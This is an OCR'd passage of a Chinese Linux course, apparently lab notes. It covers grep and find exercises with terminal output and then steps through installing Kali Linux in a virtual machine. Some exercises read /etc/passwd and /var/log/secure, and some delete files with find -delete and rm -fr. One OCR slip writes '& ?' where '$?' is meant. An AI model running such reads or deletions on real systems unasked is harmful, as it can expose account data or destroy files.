
6. 扩展练习（目录递归）


bash

```bash
# 创建目录结构
mkdir -p /tmp/practice/logs/
cp practice.txt /tmp/practice/logs/
echo "ERROR: File not found" > /tmp/practice/error.log

# 递归搜索所有 "ERROR"
grep -r "ERROR" /tmp/practice/

# 排除 .log 文件
grep -r --exclude="*.log" "INFO" /tmp/practice/
```





四、总结与备忘

1. 常用场景速查

场景	命令示例
快速定位错误	`grep -n "ERROR" file`
统计日志关键词频率	`grep -c "pattern" file`
提取结构化数据	`grep -Eo "正则表达式" file`
日志上下文分析	`grep -C3 "Exception" file`

2. 注意事项

- **转义特殊字符**：如 `$`、`*` 需用 `\` 转义。

提示：

- 结合 `find` 命令实现更复杂搜索：

  bash

  ```bash
  find /var/log -name "*.log" -exec grep "error" {} \;
  ```

- 在脚本中使用`grep` 时，通过`& ?` 检查是否匹配成功：

bash

```bash
grep -q "success" result.txt && echo "Found" || echo "Not found"
```

- 练习题

1. 在 `/etc/passwd` 中查找所有包含 `/bin/bash` 的行，并显示行号。
2. 统计 `/var/log/secure` 中 `Failed password` 出现的次数。
3. 在 `/var/log` 目录下递归搜索包含 `error` 或 `warning` 的 `.log` 文件，忽略大小写。

```
[root@localhost tmp]# grep "root" /etc/passwd
root:x:0:0:root:/root:/bin/bash
operator:x:11:0:operator:/root:/sbin/nologin
[root@localhost tmp]# grep -n "root" /etc/passwd
1:root:x:0:0:root:/root:/bin/bash
10:operator:x:11:0:operator:/root:/sbin/nologin
[root@localhost tmp]# grep -n "^root" /etc/passwd
1:root:x:0:0:root:/root:/bin/bash
[root@localhost tmp]# cat /tmp/nz2002.txt
wenxin
czq
minmin
dandan
[root@localhost tmp]# echo "Z" >> nz2002.txt
[root@localhost tmp]# cat nz2002.txt
wenxin
czq
minmin
dandan
Z
[root@localhost tmp]# grep "z" nz2002.txt
czq
[root@localhost tmp]# grep -i "z" nz2002.txt
czq
Z
```

过滤关键字所在行

-n 显示所在行的行号

关键字前面有 ^ 表示以什么开头

-i 忽略关键字大小写

7.5 find

一、`find` 命令核心知识点

1. 基础语法

bash

```bash
find [搜索路径] [匹配条件] [执行动作]
```

- **搜索路径**：默认为当前目录（`.`），可指定绝对或相对路径。
- **匹配条件**：按名称、类型、大小、时间等过滤文件。
- **执行动作**：对匹配文件执行操作（如删除、输出路径）。

2. 常用匹配条件

(1) 按名称或路径匹配

条件	说明	示例
`-name`	按文件名匹配（区分大小写）	`find . -name "*.txt"`
`-iname`	按文件名匹配（不区分大小写）	`find . -iname "README"`
`-path`	按路径匹配	`find /var -path "*/log/*"`

(2) 按文件类型匹配

条件	说明	示例
`-type f`	仅匹配普通文件	`find . -type f`
`-type d`	仅匹配目录	`find /etc -type d`
`-type l`	仅匹配符号链接	`find . -type l`

(3) 按文件大小匹配

条件	说明	示例
`-size +10M`	大于 10MB 的文件	`find . -size +10M`
`-size -1G`	小于 1GB 的文件	`find /var -size -1G`
`-size 0`	空文件	`find . -size 0`

(4) 按时间戳匹配

条件	说明	示例
`-mtime -7`	7 天内修改过的文件	`find . -mtime -7`
`-atime +30`	30 天前访问过的文件	`find /home -atime +30`
`-newer file`	比指定文件更新的文件	`find . -newer reference.txt`

(5) 按权限匹配

条件	说明	示例
`-perm 644`	权限精确为 644 的文件	`find . -perm 644`
`-perm /u=x`	用户有执行权限的文件	`find /bin -perm /u=x`

---

3. 逻辑操作符

操作符	说明	示例
`-a`（隐含）	逻辑与（多个条件同时满足）	`find . -name "*.log" -size +1M`
`-o`	逻辑或	`find . -name "*.jpg" -o -name "*.png"`
`!`	逻辑非	`find . ! -name "*.tmp"`

---

4. 执行动作

动作	说明	示例
`-print`	输出文件路径（默认动作）	`find . -name "*.txt" -print`
`-delete`	删除匹配的文件	`find . -name "*.bak" -delete`
`-exec`	执行自定义命令	`find . -name "*.log" -exec rm {} \;`
`-ok`	交互式执行命令（需确认）	`find . -name "*.tmp" -ok rm {} \;`

二、实验环境准备

1. 创建练习目录结构

bash

```bash
mkdir -p ~/find-practice/{logs,data,backup}
touch ~/find-practice/logs/{app.log,error.log}
touch ~/find-practice/data/{file1.txt,file2.csv,image.jpg}
mkdir ~/find-practice/backup/old
touch ~/find-practice/backup/old/archive.tar.gz
```

三、分步实验与练习

1. 基础搜索

实验 1.1：按名称搜索文件

bash

```bash
find ~/find-practice -name "*.log"
# 输出所有 .log 文件的路径
```

```
[abc@xnha ~]$ mkdir -p ~/find-practice/{logs,data,backup}
[abc@xnha ~]$ ls
公共  模板  视频  图片  文档  下载  音乐  桌面  find-practice  practice.txt
[abc@xnha ~]$ cd find-practice/
[abc@xnha find-practice]$ ls
backup  data  logs
[abc@xnha find-practice]$ touch ~/find-practice/logs/{app.log,error.log}
[abc@xnha find-practice]$ touch ~/find-practice/data/{file1.txt,file2.csv,image.
jpg}
[abc@xnha find-practice]$ mkdir ~/find-practice/backup/old
[abc@xnha find-practice]$ touch ~/find-practice/backup/old/archive.tar.gz
[abc@xnha find-practice]$ find /home/abc/find-practice/ -name "*.log"
/home/abc/find-practice/logs/app.log
/home/abc/find-practice/logs/error.log
[abc@xnha find-practice]$
```

实验 1.2：按类型搜索目录

bash

```
find ~/find-practice -type d
# 列出所有子目录
```

实验 1.3：组合条件（名称与大小）

bash

```
find ~/find-practice -name "*.jpg" -size +10k
# 查找大于 10KB 的 .jpg 文件
```

```
[abc@xnha find-practice]$ find ~/find-practice -type d
/home/abc/find-practice
/home/abc/find-practice/logs
/home/abc/find-practice/data
/home/abc/find-practice/backup
/home/abc/find-practice/backup/old
```

2. 时间与权限过滤

实验 2.1：查找最近修改的文件

bash

```
find ~/find-practice -mtime -1
# 列出 1 天内修改过的文件
```

```
[abc@xnha find-practice]$ find ~/find-practice -mtime -1
/home/abc/find-practice
/home/abc/find-practice/logs
/home/abc/find-practice/logs/app.log
/home/abc/find-practice/logs/error.log
/home/abc/find-practice/data
/home/abc/find-practice/data/file1.txt
/home/abc/find-practice/data/file2.csv
/home/abc/find-practice/data/image.jpg
/home/abc/find-practice/backup
/home/abc/find-practice/backup/old
/home/abc/find-practice/backup/old/archive.tar.gz
[abc@xnha find-practice]$
```

实验 2.2：排除特定权限文件

bash

```
find ~/find-practice ! -perm 644
# 查找权限不是 644 的文件
```

```
[abc@xnha find-practice]$ find ~/find-practice ! -perm 644
/home/abc/find-practice
/home/abc/find-practice/logs
/home/abc/find-practice/logs/app.log
/home/abc/find-practice/logs/error.log
/home/abc/find-practice/data
/home/abc/find-practice/data/file1.txt
/home/abc/find-practice/data/file2.csv
/home/abc/find-practice/data/image.jpg
/home/abc/find-practice/backup
/home/abc/find-practice/backup/old
/home/abc/find-practice/backup/old/archive.tar.gz
```

3. 执行动作

实验 3.1：删除空文件

bash

```
find ~/find-practice -size 0 -delete
# 删除所有空文件
```

```
[abc@xnha find-practice]$ find ~/find-practice -size 0 -delete
[abc@xnha find-practice]$ ls
backup  data  logs
[abc@xnha find-practice]$ cd backup/
[abc@xnha backup]$ ls
old
[abc@xnha backup]$ cd ..
[abc@xnha find-practice]$ cd data/
[abc@xnha data]$ ls
[abc@xnha data]$ cd ../logs/
[abc@xnha logs]$ ls
[abc@xnha logs]$
```

实验 3.2：批量修改权限

bash

```
find ~/find-practice -name "*.sh" -exec chmod 755 {} \;
# 将所有 .sh 文件设为可执行
```

实验 3.3：搜索并压缩文件

bash

```
touch ~/find-practice/logs/{app.log,error.log}

find ~/find-practice -name "*.log" -exec tar -czvf logs.tar.gz {} +
# 将 .log 文件打包为 logs.tar.gz
```

```
[abc@xnha logs]$ find ~/find-practice -name "*.log" -exec tar -czvf logs.tar.gz
{} +
tar: 从成员名中删除开头的 /”
/home/abc/find-practice/logs/app.log
tar: 从硬连接目标中删除开头的 /”
/home/abc/find-practice/logs/error.log
[abc@xnha logs]$ ls
app.log  error.log  logs.tar.gz
[abc@xnha logs]$
```

4. 高级技巧

实验 4.1：忽略特定目录

bash

```
find ~/find-practice -path "*/backup" -prune -o -name "*.txt" -print
# 查找所有 .txt 文件，但跳过 backup 目录
```

实验 4.2：结合 `xargs` 处理文件

bash

```
find ~/find-practice -name "*.csv" | xargs -I {} mv {} ~/find-practice/data/
# 移动所有 .csv 文件到 data 目录
```

四、总结与备忘

1. 常用场景速查

场景	命令示例
清理临时文件	`find /tmp -type f -mtime +7 -delete`
查找大文件	`find / -size +100M -exec ls -lh {} \;`
批量重命名	`find . -name "*.old" -exec mv {} {}_new \;`
按内容搜索	`find . -type f -exec grep "pattern" {} \;`

2. 注意事项

- **谨慎使用** `-delete`：建议先运行 `-print` 确认文件列表。
- 处理特殊字符

  ：使用 `-print0` 和 `xargs -0` 避免文件名问题：

  bash

  ```
  find . -name "*.txt" -print0 | xargs -0 rm
  ```

通过案例学习

1、找出系统中名为 passwd的文件

```
[root@localhost tmp]# find / -name passwd -type f
/sys/fs/selinux/class/passwd/perms/passwd
/etc/pam.d/passwd
/etc/passwd
/usr/bin/passwd
/usr/share/bash-completion/completions/passwd
```

2、找出/tmp目录中文件名带nz的文件 然后删除


```
[root@localhost tmp]# find /tmp -name "*nz*" -type f
/tmp/.nz2002.txt
/tmp/nz2002.txt
/tmp/nz2001.txt
/tmp/nz1902.txt
/tmp/1901nz.txt
[root@localhost tmp]# find /tmp -name "*nz*" -type f -exec rm -fr '{}' \;
[root@localhost tmp]# ls
```

linux中 * 号代表通配符

对找出的文件进行二次处理


'{}' 表示被找出的文件

部署kali操作系统



新建虚拟机向导
指定磁盘容量
磁盘大小为多少?
硬盘容量建议给40G
内存2G
最大磁盘大小 (GB)(S):
40
针对 Debian 10.x 64 位 的建议大小: 20 GB
立即分配所有磁盘空间(A)。
分配所有容量可以提高性能，但要求所有物理磁盘空间立即可用。如果不立即分配所有空间，虚拟磁盘的空间最初很小，会随着您向其中添加数据而不断变大。
将虚拟磁盘存储为单个文件(O)
将虚拟磁盘拆分成多个文件(M)
拆分磁盘后，可以更轻松地在计算机之间移动虚拟机，但可能会降低大容量磁盘的性能。
帮助
< 上一步(B)
下一步(N) >
取消


虚拟机设置
硬件
选项
设备
摘要
内存
2 GB
处理器
2
硬盘 (SCSI)
40 GB
CD/DVD (IDE)
自动检测
网络适配器
NAT
USB 控制器
存在
声卡
自动检测
打印机
存在
显示器
自动检测
设备状态
已连接(C)
启动时连接(O)
连接
使用物理驱动器(P):
自动检测
使用 ISO 映像文件(M):
D:\iso\kali-linux-2020.1b-live-an
浏览(B)...
高级(V)...
放光盘


开机准备安装


KALI
Boot menu
Live (amd64)
Live (amd64 failsafe)
Live (forensic mode)
Live USB Persistence (check kali.org/prst)
Live USB Encrypted Persistence (check kali.org/prst)
Graphical install
Install
Install with speech synthesis
Advanced options
图形界面安装


语言选择


KALI
BY OFFENSIVE SECURITY
Select a language
Choose the language to be used for the installation process. The selected language will also be the default language for the installed system.
Language:
Chinese (Traditional) - 中文(繁體)
Croatian - Hrvatski
Czech - Čeština
Danish - Dansk
Dutch - Nederlands
Dzongkha -
English - English
Esperanto - Esperanto
Estonian - Eesti
Finnish - Suomi
French - Français
Galician - Galego
Georgian - ქართული
German - Deutsch
Screenshot
Go Back
Continue

时区


KALI
BY OFFENSIVE SECURITY
Select your location
The selected location will be used to set your time zone and also for example to help select the system locale. Normally this should be the country where you live.
This is a shortlist of locations based on the language you selected. Choose "other" if your location is not listed.
Country, territory or area:
Antigua and Barbuda
Australia
Botswana
Canada
Hong Kong
India
Ireland
Israel
New Zealand
Nigeria
Philippines
Seychelles
Singapore
Screenshot
Go Back
Continue

键盘类型


KALI
BY OFFENSIVE SECURITY
Configure the keyboard
Keymap to use:
American English
Albanian
Arabic
Asturian
Bangladesh
Belarusian
Bengali
Belgian
Bosnian
Brazilian
British English
Bulgarian (BDS layout)
Bulgarian (phonetic layout)
Burmese
Canadian French
Canadian Multilingual
Catalan
美式键盘
Screenshot
Go Back
Continue


KALI
BY OFFENSIVE SECURITY
Configure the network
Please enter the hostname for this system.
The hostname is a single word that identifies your system to the network. If you don't know what your hostname should be, consult your network administrator. If you are setting up your own home network, you can make something up here.
Hostname:
kali
设定主机名称
Screenshot
Go Back
Continue


KALI
BY OFFENSIVE SECURITY
Configure the network
The domain name is the part of your Internet address to the right of your host name. It is often something that ends in .com, .net, .edu, or .org. If you are setting up a home network, you can make something up, but make sure you use the same domain name on all your computers.
Domain name:
域名可以不设定
Screenshot
Go Back
Continue

建立普通用户

Set up users and passwords

A user account will be created for you to use instead of the root account for non-administrative activities.

Please enter the real name of this user. This information will be used for instance as default origin for emails sent by this user as well as any program which displays or uses the user's real name. Your full name is a reasonable choice.

Full name for the new user:

allen

建立一个用户

Screenshot　　Go Back　　Continue

Set up users and passwords

Select a username for the new account. Your first name is a reasonable choice. The username should start with a lower-case letter, which can be followed by any combination of numbers and more lower-case letters.

Username for your account:

allen

登录用户名确认

